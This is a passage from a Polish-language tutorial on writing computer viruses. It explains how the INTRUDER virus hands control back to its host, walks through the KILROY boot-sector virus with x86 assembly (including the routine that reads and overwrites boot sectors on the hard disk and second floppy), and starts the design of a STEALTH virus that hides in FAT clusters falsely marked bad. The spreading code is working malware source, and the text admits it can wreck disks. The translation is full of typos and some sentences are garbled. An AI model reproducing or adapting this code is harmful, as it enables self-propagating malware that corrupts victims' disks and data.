wykonuje przyrostową kopię zapasową nie znajdzie wszystkich jego EXE kopii z jednego dnia. Jako dodatkowy bonus, wirus może zarazić bez zarzutu pliki tylko do odczytu i systemowe.

Przekazanie sterowania do nosiciela

Końcowym krokiem jaki wirus musi podjąć, jest przekazanie kontroli do programu nosiciela>Aby to zrobić, wszystkie rejestry powinny być usatwione tak samo, jak wtedy kiedy nosiciel był bez wirusa. Omawialiśmy już ustawienia cs:ip i ss:sp. Z wyjątkiem tych, tylko rejestr ax jest ustawiany na określoną wartość przez DOS,aby wskazywał na poprawne ID dysku w FCB w PSP. Jeśli niewłaściwy identyfikator (np "D", kiedy nie ma napędu D), jest w peirwszym FCB pod 005C, al jest ustawione na FFH, a jeśli identyfikator jest poprawny, al=0. Podobnie,ah jest ustawiony na FF jeśli identyfikator w FCB jest pod 006C jest niepoprawny. Jako taki ax może po prostu być zapisany kiedy wirus staruje i przywrócony przes przekazaniem sterowania do nosiciela. Reszta rejestrów nie jest inicjalizowana przez DOS, więc nie skupiamy się na nich. Oczywiści, DTA również musi być przeniesiona kiedy wirus pierwszy raz da znać o sobie, a potem przywrócona kiedy sterowania jest przekazywane do nosiciela. Ponieważ host może mieć dostęp do parametrów, które są tam przechowywane, czasowe przeniesienie DTA jest niezbędne poneważ pozwala uniknąć nadpisywania tych parametrów podczas operacji wyszukiwania.

OSTRZEŻENIE

W przeciwieństwie do wirusa TIMID, INTRUDER nie zawiera powiadomienia o zarażaniu plików .Zawiera typlo procedury, które pomogą mu się rozmnożyć. Chociaż nie jest celowo destrukcyjny, jest bardzo zakaźny i łatwy do porzeoczenia... i trudno się go pozbyć po uruchomieniu. Dlatego NIE URUCHMIAJ TEGO WIRUSA, chyba tylko w bardzo dokładnie kontrolowanym środowisku!!!

Przypadek Trzeci: Prosty wirus boot sektorowy

Wirus bootsektorowy może by najprostszym lub najbardziej wyrafinowanym ze wszystkich wirusów komputerowych. Z dugiej strony, boot sektor jest zawsze umieszczony w bardzo

określonym miejscu na dysku. Dlatego zarówno mechanizm wyszukiwania i kopiowanie może być ekstremalnie szybkie i proste, jeśli wirus może być w całości wewnątrz sektora rozruchowego. Z drugiej strony, ponieważ sektor rozruchowy jest pierwszym kodem uzyskującym kontrolę po uruchomieniu kodu ROM, bardzo trudno jest zatrzymać go przed załadowanie,. Jeśli ktoś pisze wirusa bootsektorowego z wystarczająco zaawansowanymi podprogramami antywykrywania, może być również bardzo trudno wykryć go po załadowaniu, czyniąc wirusa prawie niewdizalnym. W dlaszej części zbadamy oba przypadku. Tu zajmiemy się najprostszym ze wszystkich wirusów sektora rozruchowego , na którym nauczysz się podsaty ich działania.

Sektory rozruchowe

Aby zrozumieć działanie wirusa boot sektora musisz zrozumieć jak działa normalny, nie zainfekowany boot sektor. Ponieważ działanie boot sektora jest ukryte przed oczami użytkownika, i częto ignorowane przez książki o PC, omówimy to teraz. Kiedy PC jest włączany pierwszy raz, CPU zaczyna wykonywanie kodu języka maszynowego od położenia F000:FFF0. System BIOS ROM (Basic Input Output System Read Only Memory) jest umieszczony w tym wysokim obszarze pamięci, więc jest to pierwszy kod wykonywany przez komputer. Kod ROM jest napisany w języku asemblera i przechowywany w chipach (EPROMS) wewnątrz komputera. Zazwyczaj ten kod będzie wykonywał kilka funkcji koniecznych do właściwego uruchomienia komputera. Najpierw, sprawdza sprzęt aby zobaczyć jakiego rodzaju urządzenia są częścią komputera (np monitor kolorowy lub monochromatycznych,liczba i typ napędu dyskowego) i widzi czy te urządzenia pracują poprawnie. Nabardziej znaną częścią tego kodu startowego jest test pamięci, który cyklicznie przechodzi całą pamięć w komputerze dwukrotnie, wyświetlając adresy na monitorze. Kod startowy będzie również ustawiał tablicę przerwań w niższych 1024 bajtach pamięci. Tablica ta zawiera istotne punkty wejścia (wektory przerwań), więc wszystkie programy ładowane później mają dostęp do usług BIOS. Kod starttowy BIOS również inicjuju obszar danych dla BIOS zaczynając od komórek pamięci 0040:0000H, powyżej tablicy wektora przerwań. Kiedy to wszystko jest zrobione, BIOS jest gotowy do przekazania sterowania do systemu operacyjnego komputera, który jest przechowywany na dysku. Ale jakim dysku? Gdzie na dysku? Jak to wygląda? Jak to jest duże? Jak powinno być ładowane i wykonywane? Jeśli BIOS zna odpowiedzi na wszystkie te pytania będzie skonfirgurowany dla jednego i tylko jednego systemu operacyjnego. To byłby problem. Przy nowszych systemach operacyjnych komputery stałyby się przestarzałe. Sektor rozruchowy jest cennym etapem pośrednim w procesie ładowania systemu operacyjnego. To działa tak: BIOS pozostaje w niewiedzy o systemie operacyjnym jakiego chcesz używać. Ale wie ,że ma przejscu do napędu dyskietki A: i spróbować odczytać pierwszy sektor na dysku (Ścieżka 0, Głowica 0 , Sektor 1) w pamięci przy komórce 0000:7C00H. Jeśli BIOS nie znajdzie dysku w napędzie A:; przeszukuje napę dyskowy C:, próbując załadować pierwszy sektor (I jeśli nie może znaleźć dysku nigdzie albo wraca do ROM lub generuje komunikat błędu w zlaeżności od rodzaju komputera) Kiedy pierwszy sektor (sektor rozruchowy) został odczytany do pamięci, BIOS sprawdza dwa ostatnie bajty aby zobaczyć czy mają wartości 55H AAH. Jeśli tak, BIOS zakłada ,że znalazł poprawny boot sektor i przenosi sterowanie pod 0000:7C00H. Od tego momentu, jest odpowiedzialnością sektora rozruchowego załadowanie systemu operacyjnego do pamięci. W ten sposób BIOS (i producenci komputera) unikają konieczności wiedzy jak będzie działał system operacyjny w komputerze. Każdy system operacyjny będzie miał unikalny format dysku i swoją własną konfigurację, swój własny system plików itd. Tak długo, jak każdy system operacyjny wstawia sektor w pierwszym sektorze na dysku, będzie mógł być ładowany i uruchamiany. Ponieważ sektor jest zwykle długi na 512 bajtów, sektor rozruchowy musi być bardzo małym ,prostym programem. Generalnie stworzony jest dla ładowania innego , większego pliku lub grupy sektorów z dysku a potem przekazania do nich sterowania. Gdzie jest ten duży plik zależy od systemu operacyjnego.W świecie DOS, większość systemu operacyjnego jest trzymana w trzech plikach na dysku .Jednym z nich jest COMMAND.COM i dwa pliki ukryte (ukryte przez ustawienie atrybutu pliku na "hidden"), które są ukrywane na każdy dysku startowym DOS. Te

ukryte pliki muszą być pierwszym dwoma plikami na dysku aby sektor rozruchowy zadziałał poprawnie. Nazwy tych plików to IO.SYS i MSDOS.SYS. Kiedy normalny sektor rozruchowy DOS się wykonuje, najpierw określa ważnne parametry dysku dla określonego dysku na którym jest zainstalowany. Następnie sprawdza aby zobaczyć czy dwa ukryte pliki systemu operacyjnego są na tym dysku. Jeśli nie, sektor rozruchowy wyświetla komunikat błędu i zatrzymuje komputer. Jeśli są, boot sektor próbuje próbuje załadować plik IO.SYS do pamięci pod 0000:0700H. Jeśli z powodzeniem, wtedy przekazuje sterowanie do tego pliku programu, który kontynuuje proces ładowania systemu operacyjnego. To wszystko co robi boot sektor na dyskietce.
Dysk twardy jest trochę bardziej złożony. Będzie zawierał dwa (lub więcej) sektorów rozruchowych . Ponieważ dysk twardy może być podzielony na więcej niż jedną partycję (obszar na dysku dla używania przez system operacyjny) może zawierać kilka różnych systemów operacyjnych. Kiedy BIOS ładuje boot sektor w pierwszym fizycznym sektorze na dysku twardym, traktuje ją tak samo jak dyskietka. Jednak sektor, który jest ładowany, spełania zupełnie inną funkcję. Zamiast ładowania kodu systemu operacyjnego, sektor obsługuje informacje o partycji, które są również przechowywane w tym sektorze (przez program FDISK w DOS). Nie ważne jak wiele partycji ma dysk, jedna z nich musi być partycją aktywną (przez ustawienie bajtu w tablicy partycji) dla załadowania systemu na dysk twardy. Pierwszy boot sektor określa, która partycja ,przesuwa się do innego miejsca w pamięci, a potem łąduje pierszy sektor w aktywnej partycji do pamięci (pod 0000:7C00H), gdzie boot sektor partychu był pierwotnie. Pierwszy sektor w aktywnej partycji jest boot sektorem systemu operacyjnego który ładuje system operacyjny do pamięci .Jest identyczny do boot sektora na dyskietce. Zaprojektowanie wirusa sektora rozruchowego jest całkiem proste – przynajmniej w zasadzie. Wszystko co taki wirus musi robić to przejęcie pierwszego sektora na dysku (lub pierwszego sektora w aktywnej partycji na dysku). Sta próbuje znaleźć niezainfekowane dyski w systemie. Problem pojawia się ,kiedy wirus staje się zbyt skomplikowany, i zajmuje zbyt dużo miejsca. Wtedy wirus musi stać się dwa lub więcej sektorów dłuższy, a autor musi znaleźć miejsce dla ukrycia wielu sektorów, załadowanie i skopiowanie. To może być trudnym zadaniem. Jeśli pojedynczy sektor kodu możę być napisany tak ,że może zarówno ładować system operacyjny DOS i kopiować się do innych dysków, to potzebujemy prostego wirusa, który będzie praktycznie niewidzialny dla niczego nie podejrzewającego użytkownika. Taki wirus będziemy omawiać i nazywa się KILROY. Zamiast projektować wirus, który będzie infekował boot sektor, dużo łatwiej zaprojektować wirus który po prostu jest samo reprodukującym się boot sektorem. Jest tak dlatego ,że boot sektory są bardzo ciasne - mogą być wolnymi bajtami dostępnymi dla "innego kodu" – a układ sektora rozruchowego będzie różnić się w różnych systemach operacyjnych. Aby poradzić sobie z tymi zmianami w takiej ilości ograniczonej przestrzeni wymag acudu. Zamiast tego zaprojektujemy cały funkcjonalny boot sektor

Konieczne składowe sektora rozruchowego

Aby napisać boot sektor, który może ładować system operacyjny DOS i się reprodukować, musimy podciąć trochę czego normalny boot sektor nie robi. KILROY nie wyświetla komunikatów o błędach kiedy dysk nie jest poprawnie skonfigurowany. Zamiast tego będzie niemiły dla użytkownik jeśli wszystko jest nie tak. To zrobi miejsce dla koniecznego kodu który wykonywać będzie tajne operacje. Zaczniemy od spojrzenia na podstawową strukturę boot sektora. Pierwszy bajty w sektorze są zawsze instrukcją skoku do rzeczywistego początku programu, po której następuje gałąź danych o dysku na którym rezyduje boot sektor. Generalnie, ta dana zmienia się z typu dysku na dysk.. Standardowa dana dla startu boot sektora jest opisana w poniższej tabeli

Nazwa	Pozycja	Rozmiar	Opis
DOS_ID	7C03	8 bajtów	ID formatu programu
SEC_SIZE	7C0B	2	Rozmiar sektora w bajtach
SECS_PER_CLUST	7C0D	1	Liczba sektorów na klaster

FAT_START	7C0E	2	Początek sektora dla pierwszego FAT
FAT_COUNT	7C10	1	Liczba FAT'ów na dysku
ROOT_ENTRIES	7C11	2	Liczba wejść w katalogu głównym
SEC_COUNT	7C13	2	Liczba sektorów na dysku
DISK_ID	7C14	1	ID dsyku
SECS_PER_FAT	7C15	2	Liczba sektorów w tablicy FAT
SECS_PER_TRK	7C18	2	Liczba sektorów na ścieżce
HEADS	7C1A	2	Liczba głowic (stron) na dysku
HIDDEN_SECS	7C1C	2	Liczba ukrytych sektorów

.Składa się z 43 bajtów informacji. Większość z tych informacji jest wymagane aby DOS i BIOS używał dysku i nigdy nie powinny być zmieniane przypadkowo. Jedynym wyjątkiem jest pole DOS_ID. Jest to po prostu osiem bajtów wstawiających nazwę do identyfikacji boot sektora .Tu wstawiamy "Kilroy". Po instrukcji skoku, boot sektor ustawia stos. Następnie, ustawiamy Disk Partameter Table również znany jako Disk Base Table. Jest to tablica partametrów, której BIOS używa do kontroli napędu przez kontroler napędu dyskowego.

Offset	**Opis**
0	Określa Bajt 1 : czas zwolnienia głowicy, czas kroku wskaźnika
1	Określa Bajt 2: czas ładowania głwoicy, tryb DMA
2	Czas między wyłączeniami silnika, w taktach zegarowych
3	Bajty na sektor
4	Ostatni numer sektora na ścieżce
5	Długość luki między sektorami dla odczytu/zapisu
6	Długość transferu danych (ustawione na FFH)
7	Długość luki między sektorami dla formatowania
8	Wartość przechowywana w każdym bajcie kiedy ścieżka jest formatowana
9	Czas uspokojenia głowicy w milisekundach
A	Czas startu silnika, w jednostkach 1/8

Kiedy boot sektor jest ładowany, BIOS ma już ustawioną domyślną tablicę, i wstawia wskaźnik do niej pod adrese 0000:0078H (przerwanie 1EH). Boot sektor zastępuje tą tablicę swoją własną, dostosowaną do określonego dysku. To jest standardowa praktyka, chociaż w wielu przypadkach tablica BIOS jest całkowicie wystarczająca dla uzyskania dostępu do dysku. Zamiast prostej zmiany adresu przerwania wektora 1EH, boot sektor przechodzi bardziej złożoną procedurę, która pozwala na zbudowanie tablicy z danych w boot sektorze i danych ustawionych przez BIOS. Robi to przez zlokalizowanie domyślnej tablicy BIOS i odczytanie bajt po bajcie, wraz z tablicą przechowywaną w boot sektorze. Jeśli tablica boot sektora zawiera zero w danym bajcie, bajt ten jest zastępowany odpowiednim bajtem z tablicy BIOS, w przeciwnym razie bajt jest sam. Kiedy nowa tablica została zbudowana wewnątrz boot sektora, boot sektor zmienia wektor przerwania 1EH aby wskazywał go. Potem reseruje napęd dyskowy przez przerwanie BIOS 13H, funkcja 0, używając parametrów nowej tabeli. Kolejnym krokiem, lokalizacja systemu plików jest robiony przez znajdowanie startu katalogu głównego na dysku i spojrzenie na niego. Dana dyskowa na początku boot sektora ma wszystkie informacje konieczne do obliczenia gdzie zaczyna się katalog główny. Szczególnie

```
FRDS (First root directory sector) = FAT_COUNT*SECS_PER_FAT
                                   + HIDDEN_SECS + FAT_START
```

więc mozemy obliczyć numer sektora i odczytać go do pamięci pod 0000:0500H. Stąd, boot sektor szuka wejść do dwóch katalogów na dysku. To są 32 bajtowe rekordy, pierwsze jedenaście bajtów

jest nazwą pliku. Można łatwo porównać te jedenaście bajtów z nazwą pliku przechowywaną w rekordzie rozruchowy. Typowy kod do tej operacji moze wyglądać tak:

```
LOOK_SYS:
        MOV     AL,BYTE PTR [FAT_COUNT]
        XOR     AH,AH
        MUL     WORD PTR [SECS_PER_FAT]
        ADD     AX,WORD PTR [HIDDEN_SECS]
        ADD     AX,WORD PTR [FAT_START]

        PUSH    AX
        MOV     WORD PTR [DOS_ID],AX

        MOV     AX,20H
        MUL     WORD PTR [ROOT_ENTRIES]
        MOV     BX,WORD PTR [SEC_SIZE]
        ADD     AX,BX
        DEC     AX
        DIV     BX
        ADD     WORD PTR [DOS_ID],AX
        MOV     BX,OFFSET DISK_BUF
        POP     AX
        CALL    CONVERT


      MOV     AL,1
      CALL    READ_DISK

      MOV     DI,BX
      MOV     CX,11
      MOV     SI,OFFSET SYSFILE_1
      REPZ    CMPSB
      JZ      SYSTEM_THERE

      MOV     DI,BX
      MOV     CX,11
      MOV     SI,OFFSET SYSFILE_2
      REPZ    CMPSB
ERROR2:
      JNZ     ERROR2
```

Kiedy boot sektor zweryfikował ,że system plików jest na dysku, próbuje załadować pierwszy plik. Zakłada ,że pierwszy plik jest umieszczony na samym początku obszaru danych na dysku, w jednym ciągłym bloku. Więc do załadowania go boot sektor wylicza gdzie zaczyna się obszar danych

```
FDS (First Data Sector) = FRDS
          + [(32*ROOT_ENTRIES) + SEC_SIZE - 1]/SEC_SIZE
```

i rozmiar pliku w sektorach. Rozmiar pliku w bajtach jest przechowywany pod offsetem 1CH od startu wejścia do katalogu pod 0000:0500H. Liczba sektorów do załadowania jest przynajmniej

```
SIZE IN SECTORS = (SIZE_IN_BYTES/SEC_SIZE) + 1
```

(Zauważ ,że rozmiar pliku jest zawsze mniejszy niż 29K lub nie może być załadowany).Plik jest ładowany pod 0000:0700H. Wtedy boot sector ustawia jakieś parametry dla tego systemu plików w jego rejestrach i przekazuje sterowanie do niego. Stąd system operacyjny przejmuje kontrolę komputera, a ostatecznie obraz boot sectora w pamięci jest nadpisywany przez inne programy.

Sektor rozruchowy

Pierwszym krokiem w stworzeniu wirusa sektora jest napisanie jakiegoś kodu dla wykonania podstawowych funkcji boot sektora. Wszystkie omówione powyżej funkcjonalności są konieczne, ale to nie to co nas najbardziej interesuje.Po pierwsze chemy absolutengo minimum obsługi błędów. Zazwyczaj boot sektor wyświetla kilka komunikatów błędów aby pomóc użytkownikowi przeciwdzaiłać awarii. Nasz wirus sektora rozruchowego nie będzie tak iły. Tak naprawdę nie chodzi o to co użytkownik robi kiedy wystąpi błąd rozruchu, więc jeśli coś jest nie tak po prostu się zatrzymuje. Wyeliminowanie komunikatów błędów powoduje ,że możemy to zapisać do stu bajtów. Drugim punktem będzie włączenie do naszego wirusa sprawdzenia dysku dla pierwszego systemu plików i załadowanie go .Razdko jest obecny jeden plik systemowy a drugi nie, ponieważ oba polecenia DOS, które wstawiają go na dysk (FORMAT i SYS) są tam wstawiane razem. Jeśli z jakiegoś powodu drugi plik nie isteniej, nasz wirus załaduej i wykona pierwszy, zamiast wyświetlać komunikat błędu. Pierwszy program systemowy jest tylko bombą wyedy kiedy idzie szukać drugiego pliku a jego tam niema. Wynik jest praktycznie taki sam. Przycięcie boots ektora w ten sposób powoduje ,że konieczne jest poszukiwanie dwóch plików zamiast czterech, i oszczędzamy 60 bajtów. Dwa pliki zamiast czterech? Czy nie było mowy ,że sektor rozruchowy szuka tylko dwóch plików systemowych? Prawda ,że większość boot sektorów to robi, ale wirusowy sektor rozruchowy musi być inny. Zwykle sektor rozruchowy w rzeczywistości jest częścią systemu operacyjnego, ale wirusowy boot sektor nie. Zwykle skacze z dysku na dysk i nie wie jaki jest system operacyjny na dysku. Nasze rozwiązanie będzie zakładało ,że systemem operacyjnym będzie MS-DOS. Ograniczenie wyszukiwania do pierwszego pliku systemowego oznacza ,że musimy tylko znaleźć IO.SYS. Tak czy inaczej , zawarcie tych wszystkich skrótwó da w wyniku boot sektor w 339 bajtach kodu, pozostawiając 173 bajty dla podprogramów wyszukiwania i kopiowania. To więcej niż wystarczająca ilość miejsca.

Mechanizm wyszukiwania i kopiowania

Ponieważ rozmiar kodu jest głównym punktem zainteresowania, podprogramy kopiowania i wyszukwiania są połączone w KILROY'u dla zaoszczędzenia miejsca. Po pierwsze, mechanizm kompiowania musio określiś ska pochodzi. Trzeci, ostatni bajt w boot sektorze będzie ustawiony przez wirus z tą informacją. Jeśli boot sektor pochodzi z dyskietki, ten bajt to będzie zero; jeśli pochodzi z dysku C, bajt ten to 80H. Nie może pochodzić z innego napędu ponieważ PC startuje albo z A albo z C. Kiedy KILROY wie gdzie jest umieszczony, może zdecydować gdzie wyszukiwać inne boot sektory do zainfekowania. Mianowicie jeśli pochodzi z napedu A , może wyszukiwać napędu C (dysk twardy) i zainfekować go. Jeśli nie ma napędu C, może przeszukać drugi napęd dyskietki B: dla zianfekowania.
Komplikacją w infekowaniu dysku twardego jest to ,że wieus nie może powiedzieć gdzie jest umieszczony boot sektor DOS bez częściowego załadowania boot sektora (Ścieżka 0, Głowica 0, Sektor 1) i oczytać informację z tego. Nie ma miejsca aby zrobić to w tak prostym wirusie ,więc jesteśmy skazani na odgadywanie. Zgadujemy ,że boot sektor DOS jest umieszczony w Ścieżce 0, Głowicy 1, Sektorze 1, który zwykle będzie pierwszym sektorem w pierwszej partycji. Możemy sprawdzić ostatnie dwa bajty w tym sektorze aby upewnić siękże są 55H AAH. Jeśli są, jest szansa ,że znaleźliśmy boot sektor DOS. We względnie rzadkich przypadkach kiedy te bajty należą do innego sektora startowego, dla innego systemu operacyjnego, to pech. Wirus spowoduje awarię dysku. Jeśli ID bajtów 55H i AAH nie zostało znalezione przy próbie infekcji, wirus będzie uprzejmy i zapomni o próbie infekcji dysku twardego. Przejdzie do drugiej stacji dyskietek. Kiedy został znaleziony dysk do zainfekowania, mechanizm kopiowania jest trywialny, To co musimy zrobić:

1. Oczytać boot sektor z dysku do zainfekowania do obszaru danych
2. Skopiować wirusowy boot sektor do tego obszaru danych, z wyjątkiem danych dyskowych na początku sektora, który jest zależny od napędu
3. Zapisać zainfekowany sektor z powrotem na dysk który będzie infekowany.

To jest to, Kod dla mechanizmy wyszukiwania / kopiowania wygląda tak:

```
SPREAD:
      MOV     BX,OFFSET DISK_BUF        ;read other boot sectors to here
      CMP     BYTE PTR [DRIVE],80H
      JZ      SPREAD2                   ;if it's C, go try to spread to B
      MOV     DX,180H                   ;if it's A, try to spread to C
      CMP     BYTE PTR [HD_COUNT],0     ;see if there is a hard drive
      JZ      SPREAD2                   ;none - try floppy B
      MOV     CX,1                      ;read Track 0, Sector 1
      MOV     AX,201H
      INT     13H
      JC      SPREAD2                   ;on error, go try drive B
      CMP     WORD PTR [NEW_ID],0AA55H  ;make sure it's really a boot sec
      JNZ     SPREAD2
      CALL    MOVE_DATA
      MOV     DX,180H                   ;and go write the new sector
      MOV     CX,1
      MOV     AX,301H
      INT     13H
      JC      SPREAD2                   ;error writing to C:, try B:
      JMP     SHORT LOOK_SYS            ;no error, look for system files
SPREAD2:
      MOV     AL,BYTE PTR [SYSTEM_INFO] ;first see if there is a B drive
      AND     AL,0C0H
      ROL     AL,1                      ;put bits 6 & 7 into bits 0 & 1
      ROL     AL,1
      INC     AL                        ;add one, so now AL=# of drives
      CMP     AL,2
      JC      LOOK_SYS                  ;no B drive, just quit


   MOV     DX,1                      ;read drive B
   MOV     AX,201H                   ;read one sector
   MOV     CX,1                      ;read Track 0, Sector 1
   INT     13H
   JC      LOOK_SYS                  ;if an error here, just exit
   CMP     WORD PTR [NEW_ID],0AA55H  ;make sure it's really a boot sec
   JNZ     LOOK_SYS                  ;no, don't attempt reproduction
   CALL    MOVE_DATA                 ;yes, move this boot sec in place
   MOV     DX,1
   MOV     AX,301H                   ;and write this boot sector to B:
   MOV     CX,1
   INT     13H

MOVE_DATA:
      MOV     SI,OFFSET DSKBASETBL      ;move all of the boot sector code
      MOV     DI,OFFSET DISK_BUF + (OFFSET DSKBASETBL - OFFSET BOOTSEC)
      MOV     CX,OFFSET DRIVE - OFFSET DSKBASETBL
      REP     MOVSB
      MOV     SI,OFFSET BOOTSEC         ;move initial jmp and the sec ID
      MOV     DI,OFFSET DISK_BUF
      MOV     CX,11
      REP     MOVSB
      RET
```

Umieszczamy ten kod w boot sektorze po ustawieniu Disk Parameter Table a przed zlokalizowaniem i załadowaniem.

Oswajanie wirusa

KILROY jest bardzo subtelny. Średnio zaawansowany użytkownik może nawet nie zauważyć ,że tu jest. Ponieważ nie ma wystarczająco miejsca, bądźmy uprzejmi i umieśćmy w kodzie komunikat "Kilroy tu był!" przy starcie systemu. Ponieważ DOS nie został jeszcze załadowany, nie możemy zastosować DOS'a do wyświetlenia tej widomości. Zamiast tego możemy użyć przerwania BIOS

10H, funkcji 0EH i zastosować go wielkrotnie w następujący sposób:

```
DISP_MSG:
      MOV     SI,OFFSET MESSAGE          ;set offset of message up
DM1:
      MOV     AH,0EH                     ;Execute BIOS INT 10H, Fctn 0EH
      LODSB                              ;get character to display
      OR      AL,AL
      JZ      DM2                        ;repeat until 0
      INT     10H                        ;display it
      JMP     SHORT DM1                  ;and get another
DM2:  RET

MESSAGE:        DB      'Kilroy was here!',0DH,0AH,0AH,0
```

To trochę oswoi ten wirus trochę, Poza wyświetleniem komunikatu, wirus może być zauważony ponieważ przeszukuje napędy do zainfekowania, szczególnie jeśli masz drugą dyskietkę Jeśli dysk twardy jest zainfekowany, lub jeśli nie masz dysku twardego, możesz zauważyć ,że druga stacja dyskietek zapala się na sekundę lub dwie przed startem komputera. Nie robimy tego. Jeśli wirus nie znajdzie napędu do zainfekowania, wywołane będzie przerwanie 13H ,które zwróci błąd a sektor rozruchowy będzie ładował system operacyjny i normalnie funkcjonował.Jest to dość prymitywny wirus. Może popełniać błędy podczas infekowania dysku twardego i gubić sektor rozruchowy. Może się replikować tylko jeśli komputer jest uruchamiany. I może utknąć w miejscu gdzie nie może się zreplikować dalej.

Przypadek Czwart: Zaawansowany wirus boot sektorowy

Podstawy sektora rozruchowego za nami. Przyjrzymy się teraz bardziej wyrafinowanemu wirusowi sektora rozruchowego, który pokona dość rażące ograniczenia wirusa KILROY. W szczególności, spojrzymy na wirusa, który będzie się starannie ukrywał zarówno na dyskietce i dyskach twardych, i będzie infekował nowe dyski bardzo wydajnie, a nie tylko przy starcie systemu. Taki wirus będzie wymagał więcej niż jednego sektora kodu, więc będziemy mieli do czynienia z ukrywaniem wielu sektorów na dysku i umieszczaniem ich w czasie rozruchu. Ponadto jeśli wirus infekuje inne dyski po starcie systemu, należy zachować przynajmniej jego część rezydującą w pamięci. Mechanizm d dla tworzenia wirusa rezydującego w pamięci nie możę skorzystać z funkcji Keep DOS'a (31H) jak typowe programy TSR. Wirus musi iść do miejsca rezydowania zanim jeszcze DOS zostanie załadowany, i musi ogłupićDOS aby DOS nie zapisywał na kod wirusa kiedy ten jest ładowany. Wymaga to pewnych sztuczek i eksploracji ,czym zajmiemy się dalej.

Podstawowa struktura wirusa

Nasz nowy boot sektorowy wirus, STEALTH, będzie miał trzy części. Pierwszą jest nowy boot sektor,nazwany wirusowy boot sektor. Jest to sektor kodu, który będzie zastępował oryginalny boot sektor na Ścieżce 0 Głowicy 0 Sektorze 1. Pod drugie mamy główne ciało wirusa , które składa się z kilku sektorów kodu, które będa ukrywane na dysku. Po trzecie, jest stary boot sektor, który będzie inkorporowany do wirusa. Kiedy wirusowy boot sektor jest ładowany i wykonywany przy uruchamianiu systemu,przejdzie na dyski załaduje główne ciało wirusa i stary boot sektor. Główne ciało wirusa będzie się wykonywało, możliwie infekując dysk twardy i instalując się samemu w pamięci (co omówimy za chwilę) więc możemy infekować później inne dyski. Potem kopiujemy oryginalny boot sektor nad wirusowym boot sektorem pod 0000:7C00H i wykonuje go. Ostatni krok pozwala dyskowi na uruchomienie w normalny sposób bez konieczności pisania kodu na starcie. To ważne ponieważ STEALTH infekuje boot sektor partycji na dyskach twardych. Kod w tym sektorze całkowicie się różni od sektora startowego DOS. Ponieważ STEALTH zapisuje oryginalny boot sektor, nie będzie musiał obchodzić dwóch boot sektorów, jednego dla dyskietek a drugiego dla dysków twardych. Zamiast tego, po prostu pożera kod który już tam jest i włącza go do własnych celów. Strategia ta zapewnia dodatkową zaletę, że wirus STAELTH będzie całkowicie

niezależny od systemu operacyjnego

Mechanizm kopiowania

Największą częścią projektowanego mechanizmu kopiowania jest zdecydowanie jak ukrywać wirus na dysku aby nie kolidował z normalną pracą komputera (chyb ,że chce) .Zanim cokolwiek ukryjemy, lepiej wiedzieć to jak duże to jest. Jedna sprawa to ukrycie klucza do domu a inna sprawa to ukrycie samego domu. Więc zanim zaczniemy decydować jak ukryć STEALTH, warto wiedzieć jak duże to będzie. Opierając się na rozmiarze wirusa INTRUDER, możemy wyobrazićsobie ,że STEALTH będzie wymagał pięć do dziesięciu sektorów. Z perspetywy okazuje się ,że sześć będzie wystarczających. Potrzebujemy metody szybko i skutecznie ukrywającej 6 sektorów w każdym z typów dyskietek i dysków twardych. Byłoby wspaniale, gdyby udało się nam uczynić kod wirusa czałkowicie niewidocznym dla użytkownika. Oczywiści, nie jest to możliwe, chociaż możemy się do tego zbliżyć. Jeden z podstępnych sposobów zrobienia tego to przechowywania danych na dysku w obszarze, który jest całkowicie poza tym co rozumie DOS . Dla dyskietki, oznaczałoby to wynalezienie niestandardowego formatu dysku, który może zawierać format DOS, i również dostarcza dodatkowego miejsca dla ukrycia kodu wirusa. DOS może używać stadanrdowej części dysku w sposób w jaki to zawsze robi, a niestandardowa część będzie dla niego niewidoczna. Chyba ,że ktoś pisze specjalny program, który
a) wykonuje bezpośrednie wywołanie funkcji dyskowej BIOS
b)zna dokładnie gdzie szukać kodu wirusa ukrytego na dysku.
Takie podejście, choć problematyczne dla dyskietek, okaże się przydatny do ukrycia wirusa na dysku twardym. W przypadku dyskietki, alternatywą jest powiedzenie DOS'owi aby zarezerwował pewien obszar dysku i trzymał się od niego z dala. Wtedy wirus może pozostawić się w tym obszarze i upewnićsię ,się żę DOS go nie widzi lub nie nadpisze. Można tego dokonać przez manipulowanie File Atribute Table. Ta metoda została zastosowana w pakistańskim wirusie Brain,. Nasz wirus będzie korzystał z wariantu tej metody do obsługi 360 kilobajtowych i 1.2 Megabajtowych 5 ¼" dyskietek i 720 kilobajtowych i 1.4 megabajtowych dyskietek 3 ½". Przyjrzymy się dyskietce 720 kB 3 ½" szczególowiej aby zobacyzć jak STEALTH podchodzi do ukrywania. Ten rodzaj dyskietek ma 80 ścieżek, dwie strony i dziewięć sektorów na ścieżkę. Wirus będzie ukrywał ciało kodu na Ścieżce 79, Stronie , Sektorze 4 do 9. Jest to sotanie sześć sektorów na dysku,a tym samym, sektory najrzadziej zawierające dane. STEALTH wstawia główne ciał kodu w sektorze 4 do 8 i ukrywa oryginalny boot sektor w sektorze 9. Jednak, ponieważ DOS zwykle używam tych sektorów, wirus będzie nadpisany chyab ,że powiemy aby DOS trzymał sięod tego miejsca z daleka. Na szczęście, można to zrobić przez zmodyfikowanie tabeli FAT ,aby powiedzieć DOS;owi ,że są to złe sektory dysku. DOS orgaznizuje dyskietkę w klastry, które składają się z jednego lub więcej ciagłych sektorów. Każdy klaster będzie miał odpowiedni wpis w tablicy FAT, który mówi DOS'owi jak klaster będzie używany, Tablica FAT składa się z tablicy 12 bitowych pozycji, w tyloma wejściami ile jest klastrów na dyskietce. Jeśli klaster jest pusty, odpowiednie wejście FAT to 0. Jeśli jest w środku pliku, wejście FAT jest wskaźnikiem do kolejnego klastra w pliku; jeśli jest to koniec pliku, wejście FAT to FF8 do FFF. Klaster może być oznaczony jako zły (sygnał dla DOS, że nie może być poprawnie sformatowany), przez umieszczenie FF7H w wejściu FAT.Kiedy DOS widzi ff7 na wejściu FAT,to nie korzysta z tych sektorów, w tym klastrów dla przechowywania danych. Sam DOS nie sprawdza tych klastrów aby zobaczyć czy są złę,gdy są oznakowane jako złe Tylko program FORMAT oznacza złe klastry kiedy formatuje dyskietkę. Nigdy nie są dotykane przez DOS. Zatem wirus może oznaczyć te klasty jako złe, chociaż są dobre, a następnie przechodzi tam , ukrywając się, będąc pewnym ,ze DOS zostawi go w spokoju. Na 720kB dyskietce są dwa sektory w każdym klastrze. Tak więc, przez oznaczenie ostatnich trzech klastrów na dysku jako złe w tablicy FAT, wirus może zabezpieczyć sześć sektorów na końcu dyskietki. Kiedy dyskietka jest pełna danych,, wirus powinien być grzeczny, i unikać nadpisywania czegoś przechowywanego w ostatnich 